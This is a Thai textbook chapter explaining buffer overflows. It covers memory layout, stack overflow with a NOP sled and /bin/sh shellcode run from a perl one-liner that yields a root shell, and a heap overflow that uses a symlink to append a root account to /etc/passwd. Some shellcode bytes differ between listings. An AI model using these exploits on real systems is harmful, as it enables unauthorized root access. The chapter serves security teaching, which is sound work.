

บทที่ 2

Buffer Overflow


การโจมตีด้วยวิธี exploit แบบ Buffer Overflow จะมุ่งเน้นไปที่การทำให้โปรแกรมเกิดการล้นของ Buffer (Buffer Overflow) เพื่อให้ผู้ถูกโจมตีได้ทำการเรียกโปรแกรมที่ผู้โจมตีต้องการให้ทำงานขึ้นมา โดยส่วนใหญ่แล้วสิ่งที่ผู้โจมตีต้องการคือสิทธิของการเป็น root ของเครื่องผู้ถูกโจมตี ในทางทฤษฎีแล้วดูเรียบง่ายไม่ซับซ้อนเลย นั่นคือ โปรแกรมที่ผู้โจมตีส่งเข้ามาจะถูกใส่ไว้ใน buffer ซึ่งจะถูกทำให้ล้นออกมา โดยขั้นตอนการแก้ไขส่วนต่างๆของหน่วยความจำเท่านั้นเอง

สิ่งที่เราจะพูดถึงต่อไปคือการจัดเรียงของหน่วยความจำ ในการทำ Process หนึ่งๆ ตามมาด้วยการทำความเข้าใจกับ buffer จากนั้นเราจะลงไปที่วิธีการ exploit ที่มีพื้นฐานจาก Buffer Overflow นั่นคือ Stack Overflow และ Heap Overflow

2.1 การจัดการหน่วยความจำ

2.1.1 การจัดสรรหน่วยความจำ

Process คือส่วนของโปรแกรมที่กำลังทำงานอยู่ (Running Program) ซึ่งในการที่จะทำให้โปรแกรมทำงานได้นั้น ระบบปฏิบัติการ (Operating System) จะต้องทำการโหลดโปรแกรมไปยังหน่วยความจำเสียก่อน โดยที่การจัดสรรหน่วยความจำให้แต่ละ Process นั้น เราสามารถแบ่งออกได้เป็น 5 ส่วนใหญ่ๆด้วยกันคือ



รูปที่ 2.1 ส่วนต่างๆของ memory

2.1.1.1 ส่วนของข้อความ (Text Segment)

ส่วนของข้อความ (Text Segment) หรือส่วนของ Code โดยในส่วนนี้ จะประกอบไปด้วย คำสั่งต่าง (Instruction) และ Code ของโปรแกรม โดย Unix และ Linux จะใช้ส่วนนี้ร่วมกันในแต่ละ Process ที่มาจาก Program เดียวกัน จึงทำให้มีส่วนของคำสั่งเพียงหนึ่งเดียวสำหรับโปรแกรมเดียวกันอยู่บนหน่วยความจำในขณะใดขณะหนึ่งเท่านั้น

2.1.1.2 ส่วนของข้อมูล (Data Segment)

ส่วนนี้จะเก็บตัวแปรสากล (Global Variable) และตัวแปรคงที่ (Static Variable) ที่มีการให้ค่าแล้วเริ่มต้นแล้ว เราเรียกส่วนนี้ว่า ส่วนของข้อมูลที่ให้ค่า (Initialized Data) โดยแต่ละ Process ก็จะมีส่วนนี้เป็นของตัวเอง

2.1.1.3 ส่วน BSS

ตัวแปรสากล (Global Variable) และตัวแปรค่าคงที่ (Static Variable) ที่มีค่าคงที่เป็นศูนย์ โดยอัตโนมัติจะถูกเก็บไว้ในส่วนนี้ โดยสามารถเรียกส่วนนี้ได้อีกว่าส่วนของตัวแปรที่มีค่าเป็นศูนย์ โดยแต่ละ Process จะมีส่วนนี้แยกกัน

2.1.1.4 ส่วน Heap

Heap เป็นส่วนที่ตัวแปรแบบ Dynamic (ซึ่งเกิดจากคำสั่ง malloc()) โดย Heap จะขยายไปทางด้านบน นั่นคือ เมื่อเราใส่ค่าลงไป Heap ค่านั้นจะถูกบรรจุลงในตำแหน่งที่มีค่าสูงกว่าค่าที่ใส่ก่อนหน้า

2.1.1.5 ส่วน Stack

ส่วนของ Stack จะเป็นส่วนของตัวแปรเฉพาะที่ (Local Variable) ถูกเก็บไว้ ตัวอย่างของตัวแปรเฉพาะที่คือตัวแปรที่อยู่ในฟังก์ชันย่อยโดยไม่ได้ประกาศให้เป็นตัวแปรคงที่ (Static) โดย Stack จะขยายลงทางด้านล่าง นั่นคือเมื่อเราใส่ค่าลงไป Stack ค่านั้นจะอยู่ใน ตำแหน่งที่มีค่าน้อยกว่าค่าที่ใส่ก่อนหน้านั้น ซึ่งจะสวนทางกับส่วนของ Heap

2.1.2 การเรียกฟังก์ชัน

ในระบบ Unix การเรียกใช้ฟังก์ชันแบ่งออกเป็น 3 ขั้นตอนด้วยกันคือ

1. **prologue** โดย frame pointer ปัจจุบันจะถูกเก็บเอาไว้ และจะทำการจองพื้นที่ memory ที่จำเป็นสำหรับฟังก์ชัน
2. **call** โดย ค่า parameter ต่างๆจะถูกเก็บใน Stack และ instruction pointer จะถูกจัดเก็บลงไปใน Stack สำหรับโปรแกรมจะได้ทราบว่าต้องทำคำสั่งไหนต่อไปหลังจากได้เรียกใช้ฟังก์ชันจบแล้ว
3. **return หรือ epilogue** สถานะของ stack ก่อนเรียกฟังก์ชันจะถูกเรียกกลับคืน

การบุกรุกสามารถเป็นไปได้เพราะว่า เมื่อฟังก์ชันถูกเรียก ในขั้นตอนที่จะกลับมาส่วนก่อนที่ฟังก์ชันนั้นจะถูกเรียกไปนั้น ตำแหน่งของคำสั่งที่จะทำต่อไปจะถูกทำสำเนาจาก Stack ไปยังรีจิสเตอร์ eip ซึ่งถ้าผู้โจมตีสามารถแก้ไข Stack ในส่วนนั้นให้ชี้ไปยังคำสั่งอันไม่พึงประสงค์ที่ผู้โจมตีส่งเข้ามา เครื่องก็จะทำการเรียกคำสั่งนั้นซึ่งการโจมตีก็จะสมบูรณ์

2.2 Buffer และส่วนที่เสี่ยงต่อการถูกโจมตี


ในภาษา C ข้อความ หรือ Buffer จะถูกแทนด้วยตัวชี้ตำแหน่งซึ่งชี้ไปยังตำแหน่งไบต์ตัวแรก และเราสามารถรู้ได้ว่าถึงจุดสิ้นสุดแล้วเมื่อพบไบต์ NULL ซึ่งหมายความว่าเราไม่มีทางที่จะทราบค่าที่แน่นอนที่เราต้องสำรองไว้สำหรับ buffer

ทีนี้เราลองมาดูการจัดการกับ buffer ใน memory

อย่างแรกเนื่องจากเราไม่สามารถรู้ขนาดของ buffer ได้ แต่ memory มีพื้นที่ให้ buffer อย่างจำกัด ในการที่จะป้องกันการล้น (overflow) นั้นค่อนข้างลำบากในการป้องกัน นี่จึงเป็นปัญหาที่

เราสามารถพบได้บ่อยๆ อย่างเช่นการใช้คำสั่ง strcpy() โดยไม่ระมัดระวัง ทำให้ผู้ใช้สามารถสำเนา buffer ไปยังอีกส่วนหนึ่งได้

นี่เป็นเหตุการณ์ที่จะทำให้เห็นภาพได้ชัดขึ้น โดยตัวอย่างแรกนั้น buffer ได้เก็บค่า wxy ส่วนที่สองได้เก็บค่า wxy และตามด้วย abcde เอาไว้



รูปที่ 2.2 แสดง buffer ใน memory

จากรูปจำไว้ว่าในกรณีทางด้านขวา เรามีไบต์ที่ไม่ใช้อยู่ 2 อันเพราะ word (4 ไบต์) จะถูกใช้ในการเก็บข้อมูล แต่เราต้องการเพียง 6 ไบต์ ซึ่งต้องใช้ 2 word จึงมีที่ว่างเหลืออยู่ 2 ไบต์

โปรแกรมที่มึความเสี่ยงในการโจมตีจาก Buffer แสดงให้เห็นดังนี้

```
#include <stdio.h>

int main(int argc, char **argv){
    char jayce[4]="Oum";
    char herc[8]="Gillian";
    strcpy(herc, "BrookFlora");
    printf("%s\n", jayce);
    return 0;
}
```

buffer ทั้ง 2 ส่วนจะถูกจัดเก็บไว้ใน stack ซึ่งจะเห็นได้จากรูป 1.3 เมื่อตัวอักษร 10 ตัวถูกทำสำเนาไปยัง buffer ซึ่งสามารถรองรับได้เพียง 8 ตัวนั้น buffer แรกจะถูกเปลี่ยนค่าไป

การทำสำเนาครั้งนี้ก่อให้เกิด buffer overflow ซึ่งใน memory ก่อนและหลังที่เกิด buffer overflow นั้นเป็นดังนี้

\0	m	u	O
\0	n	a	i
l	l	i	G

ก่อนเกิด buffer overflow

\0	\0	a	r
o	l	F	k
o	o	r	B

หลังเกิด buffer overflow

รูปที่ 2.3 แสดงการเกิด buffer overflow

นี่คือสิ่งที่จะเกิดขึ้นเมื่อทำการเรียกโปรแกรมนี้ขึ้นมา

```
alfred@atlantis:~$ gcc jayce.c
```

```
alfred@atlantis:~$ ./a.out
```

```
ra
```

```
alfred@atlantis:~$
```

2.3 การล้นของ Buffer (Buffer Overflow)

จากที่ได้กล่าวไปแล้ว Buffer จะถูกใช้ในการเก็บข้อมูล ซึ่งอยู่ในหน่วยความจำ สิ่งที่เราสนใจนั่นก็คือการเก็บ String ในตัว Buffer เองนั้น ไม่มีวิธีการในการจัดการกับการรับค่าข้อมูลが多เกินจำนวนที่วางที่ได้จองไว้ เช่นถ้าเราทำการประกาศตัวแปรชนิด String โดยให้มีขนาด 10 ไบต์

```
Char str1[10];
```

ดังนั้นจะเกิดอะไรขึ้นถ้าใช้คำสั่ง

```
Strcpy (str1, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");
```

```
//overflow.c
main() {
char str1[10];
strcpy (str1, "AAAAAAAAAAAAAAAAAAAAAAAAAAAA");
}
```

หลังจากนั้นทำการ compile และประมวลผล

```
[darkbasis@localhost lancelot]$ gcc -ggdb -o overflow overflow.c
[darkbasis@localhost lancelot]$ ./overflow
Segmentation fault
```

จะเห็นว่าเกิด Segmentation Fault

```
(gdb) run
Starting program: /home/darkbasis/lancelot/overflow

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) info reg eip
eip_          0x41414141      0x41414141
_
```

หลังจากลอง Debug ด้วยโปรแกรม GDB จะเห็นว่าโปรแกรมจะเกิดความผิดพลาดเมื่อพยายามจะประมวลผลคำสั่งที่ตำแหน่ง 0x41414141 ซึ่งเป็นเลขฐาน 16 ของตัวอักษร A .ซึ่งจะเห็นว่ารีจิสเตอร์ EIP จะถูกเขียนทับด้วย A ซึ่งเป็นสาเหตุที่โปรแกรมพยายามประมวลผลที่ตำแหน่ง 0x41414141 ซึ่งอยู่นอก Process ทำให้เกิด Segmentation Fault ขึ้นมา จากตัวอย่างนี้เป็นเทคนิคที่เรียกว่าการล้นของ Stack (Stack Overflow)

2.4 การล้นของ Stack (Stack overflow)

การล้นของ Stack เป็นการใช้ การล้นของ Buffer ไปรบกวนค่าใน stack จนนำไปสู่การเรียกโค้ดอื่นไม่พึงประสงค์ที่ผู้โจมตีส่งเข้ามาได้

2.4.1 หลักการของ stack overflow

ในการเรียกฟังก์ชันขึ้นมาทำงานนั้น ค่าที่อยู่ในรีจิสเตอร์ EIP จะถูกทำสำเนาเก็บไว้ใน Stack และเมื่อฟังก์ชันนั้นทำงานเสร็จ โปรแกรมก็จะทำการนำค่า EIP ที่ทำสำเนาลงไป Stack กลับมาใส่ EIP ตามเดิมเพื่อที่จะทำงานต่อไปได้ ซึ่งนี่เองที่เป็นจุดที่ทำให้ถูกโจมตีได้โดยอาศัยการแก้ไข ค่า EIP ใน Stack เมื่อฟังก์ชันนั้นทำงานเสร็จ ค่าที่อยู่ใน Stack ก็จะถูกสำเนาลงไป EIP แล้วโปรแกรมก็จะทำการประมวลผลในตำแหน่งนั้นต่อไป

2.4.2 ส่วนประกอบในการโจมตีแบบการล้นของ Stack

ในการแก้ไขค่า EIP ที่สำเนาไว้ใน Stack สิ่งที่ต้องทำคือการสร้าง Buffer ให้มีขนาดใหญ่ เพื่อเป็นการง่ายในการกำหนดตำแหน่งให้ EIP จี้นำกลับมาจากโดยอาศัยส่วนประกอบดังนี้

2.4.2.1 สลื้อเลื่อน NOP (NOP Sled)

คำสั่ง NOP มีความหมายว่าไม่มีการทำงานอะไรเลย แต่ให้เลื่อนไปยังคำสั่งต่อไป คำสั่งนี้จึงถูกนำมาประยุกต์ใช้ในการเดินเข้าไปด้านหน้า Exploit Buffer ซึ่งจะเรียกว่าสลื้อเลื่อน NOP ถ้า

EIP ซึ่งไปยังตำแหน่ง NOP โปรแกรมก็จะทำการเลื่อนต่อไปเรื่อยๆ โดยทั่วไปแล้วในระบบ x86 จะใช้ Opcode เป็น 0x90

2.4.2.2 Shellcode

Shellcode เป็นคำที่ใช้เรียกภาษาเครื่อง (machine code) ที่แฮกเกอร์ใส่เข้ามาเพื่อให้ทำคำสั่งต่างๆ โดยส่วนมากจะอยู่ในรูปเลขฐาน 16

```
//shellcode.c
char shellcode[] =
"\x31\xc0\x31\xdb\x00\x17\xcd\x80"
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

void main() {
int *ret;
ret = (int *)&ret + 2;
(*ret) = (int)shellcode;
}
```


จากนั้นลอง compile และประมวลผล

```
[root@localhost lanceletot]# ls
overflow overflow.c shellcode.c
[root@localhost lanceletot]# vi shellcode.c
[root@localhost lanceletot]# ls
overflow overflow.c shellcode.c
[root@localhost lanceletot]# gcc -o shellcode shellcode.c
shellcode.c: In function `main':
shellcode.c:8: warning: return type of `main' is not `int'
[root@localhost lanceletot]# chmod u+s shellcode
[root@localhost lanceletot]# su darkbasis
[darkbasis@localhost lanceletot]$ ./shellcode
sh-2.05b# id
uid=0(root) gid=500(darkbasis) groups=500(darkbasis)
sh-2.05b# █
```

จะเห็นว่าเราได้ root shell prompt (#)

2.4.2.3 Return Address

สิ่งสำคัญที่สุดในการโจมตีแบบ Exploit คือค่า Return Address ซึ่งจะต้องอยู่ในตำแหน่งที่ตรงพอดีและวนซ้ำมันจนกระทั่งเขียนทับค่า EIP ที่สำเนาไว้ใน Stack ถึงแม้ว่าเราสามารถที่จะชี้ตำแหน่งไปยังตำแหน่งของ Shellcode ได้เลย แต่เป็นการง่ายกว่าที่จะนำ ล้อเลื่อน NOP มาใช้ โดยวางไว้หน้า Shellcode แล้วชี้ไปที่ NOP แทน



รูปที่ 2.4 แสดงวิธีการโจมตีแบบ stack overflow

จากรูป จะเห็นว่าค่า address จะเขียนทับค่า EIP ซึ่งจะชี้ไปที่ ล้อเลื่อน NOP ซึ่งจะเลื่อนไปที่ Shellcode ในที่สุด

2.4.2.4 ตัวอย่าง Stack Overflow

ขั้นแรกเราต้องการรู้ตำแหน่งที่ ESP ชี้ ซึ่งจะเป็นตำแหน่งที่เราจะนำล้อเลื่อน NOP ไปใส่ และเป็นตำแหน่งที่เราต้องการให้ EIP ชี้ไป

```

#include <stdio.h>
unsigned long get_sp(void){
    __asm__("movl %esp, %eax");
}
int main(){
    printf("Stack pointer (ESP) : 0x%x\n", get_sp());
}
  
```

เมื่อทำการ compile และประมวลผลจะได้ค่า ESP ออกมา

```

[darkbasis@localhost lance] $ ./get_sp
Stack pointer (ESP) : 0xbffff918
  
```

จากนั้นทำการสร้าง Program ที่ทำให้เกิดการล้นของ Buffer

```

//buff.c
#include <stdio.h>
void main(int argc, char* argv[]){
    char buf[400];
    strcpy(buf, argv[1]);
}
  
```

จากนั้นทำการ compile และประมวลผลโดยใช้การวน NOP จำนวน 260 ตามด้วย Shellcode สุดท้ายใช้ค่าตำแหน่งของ ESP ทำให้เกิดการล้นของ Buffer ไปทับที่ EIP


```
[darkbasis@localhost lance] $ ./buff `perl -e 'print "\x90"x260';`perl -e 'print "\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xfb\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xdc\x40\xcd\x80\xe8\xdc\xff\xff/bin/sh";`perl -e 'p
rint "\xf9\xff\xbf\x18"x51';`
sh-2.05b# id
uid=0(root) gid=500(darkbasis) groups=500(darkbasis)
sh-2.05b# █
```

จะเห็นว่าเราได้ root shell prompt (#) แสดงว่าการ Exploit สำเร็จ

2.5 การล้นของ Heap (Heap Overflow)

2.5.1 หลักการของ Heap Overflow

Heap เป็นส่วนที่อยู่บนหน่วยความจำ ซึ่งเก็บตัวแปรแบบ Dynamic ซึ่งตัวแปรแบบ Dynamic จะถูกสร้างขึ้นเมื่อใช้คำสั่ง malloc() โดย Heap จะขยายจากส่วนค่าต่ำของหน่วยความจำ ไปสู่ส่วนค่ามากของหน่วยความจำซึ่งตรงกันข้ามกับส่วน Stack

ในการทำ Exploit ด้วยวิธีการล้นของ Heap นั้นจะไม่เหมือนกับการ Exploit ด้วยวิธีการล้นของ Stack โดยส่วนของ Stack นั้นจะเน้นไปที่การเขียนทับค่า Return Address แต่ในส่วนของ Heap นั้นจะเป็นการพยายามเขียนทับค่าตัวแปรที่สำคัญ

2.5.2 ตัวอย่างการ Exploit ด้วยวิธี Heap Overflow

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
    FILE *filed;
    char *userinput = malloc(20);
    char *outputfile = malloc(20);

    if(argc < 2)
    {
        printf("Usage: %s <string to be written to /tmp/notes>\n", argv[0]);
        exit(0);
    }

    strcpy(outputfile, "/tmp/notes");
    strcpy(userinput, argv[1]);

    printf("userinput @ %p: %s\n", userinput, userinput);
    printf("outputfile @ %p: %s\n", outputfile, outputfile);

    filed = fopen(outputfile, "a");
    if(filed == NULL)
    {
        fprintf(stderr, "error opening file %s\n", outputfile);
        exit(1);
    }
    fprintf(filed, "%s\n", userinput);
    fclose(filed);
    return 0;
}
```

จากโปรแกรม โปรแกรมจะทำการประกาศตัวแปรแบบ Dynamic ขึ้นมา 2 ตัว นั่นคือ userinput และ outputfile โดยจองหน่วยความจำไว้มีขนาด 20 char จากนั้นโปรแกรมจะทำการรับค่าจากผู้ใช้แล้วนำไปเก็บไว้ในตัวแปร userinput ส่วนตัวแปร outputfile จะเก็บค่า /tmp/notes หลังจากนั้น โปรแกรมก็จะทำการ write file ที่อยู่บนตัวแปร outputfile ด้วยข้อความที่เก็บไว้ในตัวแปร userinput

จากนั้นลองทำการประมวลผลโปรแกรม

```
[darkbasis@localhost lance]$ ./heap_overflow darkbasis
userinput @ 0x8049870: darkbasis
outputfile @ 0x8049888: /tmp/notes
[darkbasis@localhost lance]$ cat /tmp/notes
darkbasis
```

จะเห็นว่าโปรแกรมจะทำการเขียนข้อความคำว่า darkbasis ลงไปยัง /tmp/notes แต่ถ้าเราลองใส่ String ที่มีค่าเกินกว่าที่โปรแกรมจองไว้

```
[darkbasis@localhost lance]$ ./heap_overflow 123456789012345678901234567890
userinput @ 0x8049870: 123456789012345678901234567890
outputfile @ 0x8049888: 567890
[darkbasis@localhost lance]$
```

จะเห็นว่าตัวแปร `outputfile` จะถูกเขียนทับอันเนื่องมาจากการล้นของตัวแปร `userinput` ทำให้โปรแกรมทำการเขียนข้อความ `123456789012345678901234567890` ลงไปยัง file `567890` ในกรณีแบบนี้ถ้าโปรแกรมนี้ `root` เป็นเจ้าของ file และมีการตั้งค่า `SUID` จะทำให้โปรแกรมนี้สามารถเข้าไปแก้ไข file สำคัญๆได้ โดยเฉพาะ `/etc/passwd` ผู้โจมตีก็สามารถเข้าไปเพิ่ม user ที่มีสิทธิ์เป็น `root` ได้ นั่นคือเราพยายามที่จะให้ `userinput` เป็น `rooted::0:0:m:/root:/bin/bash` แล้ว `outputfile` มีค่าเป็น `/etc/passwd` แต่ถ้าเราใช้คำสั่ง `./heap_overflow rooted::0:0:m:/root:/bin/bash` ค่า `outputfile` ที่ได้จะมีค่าเป็น `/bash` เพราะค่า `outputfile` จะถูกทับที่ตัวอักษรที่ 25 ซึ่งไม่เป็นประโยชน์ สิ่งที่เราต้องการคือทำให้ตัวที่ 25 ของ `userinputfile` มีค่าเป็น `/etc/passwd` สิ่งที่เราต้องทำคือสร้างไครเรทอรีและทำการสร้าง SYM LINK ดังนี้

```
[darkbasis@localhost lance]$ mkdir /tmp/etc
[darkbasis@localhost lance]$ ln -s /bin/bash /tmp/etc/passwd
```

ซึ่งจะทำให้ `/tmp/etc/passwd` ลิงก์ไปที่ `/bin/bash` จากนั้นใช้คำสั่ง `./heap_overflow`
`rooted::0:0:m:/root:/tmp/etc/passwd` ซึ่งจะได้ผลดังนี้

```
[darkbasis@localhost lance]$ ./heap_overflow rooted::0:0:m:/root:/tmp/etc/passwd
userinput @ 0x8049870: rooted::0:0:m:/root:/tmp/etc/passwd
outputfile @ 0x8049888: /etc/passwd
[darkbasis@localhost lance]$ su rooted
[root@localhost lance]# id
uid=0(root) gid=0(root) groups=0(root)
[root@localhost lance]#
```

จะเห็นว่าเราสามารถเพิ่ม user ลงไปใน `/etc/passwd` และสามารถได้สิทธิ์เป็น `root` การ exploit ด้วยวิธี Heap Overflow จึงสมบูรณ์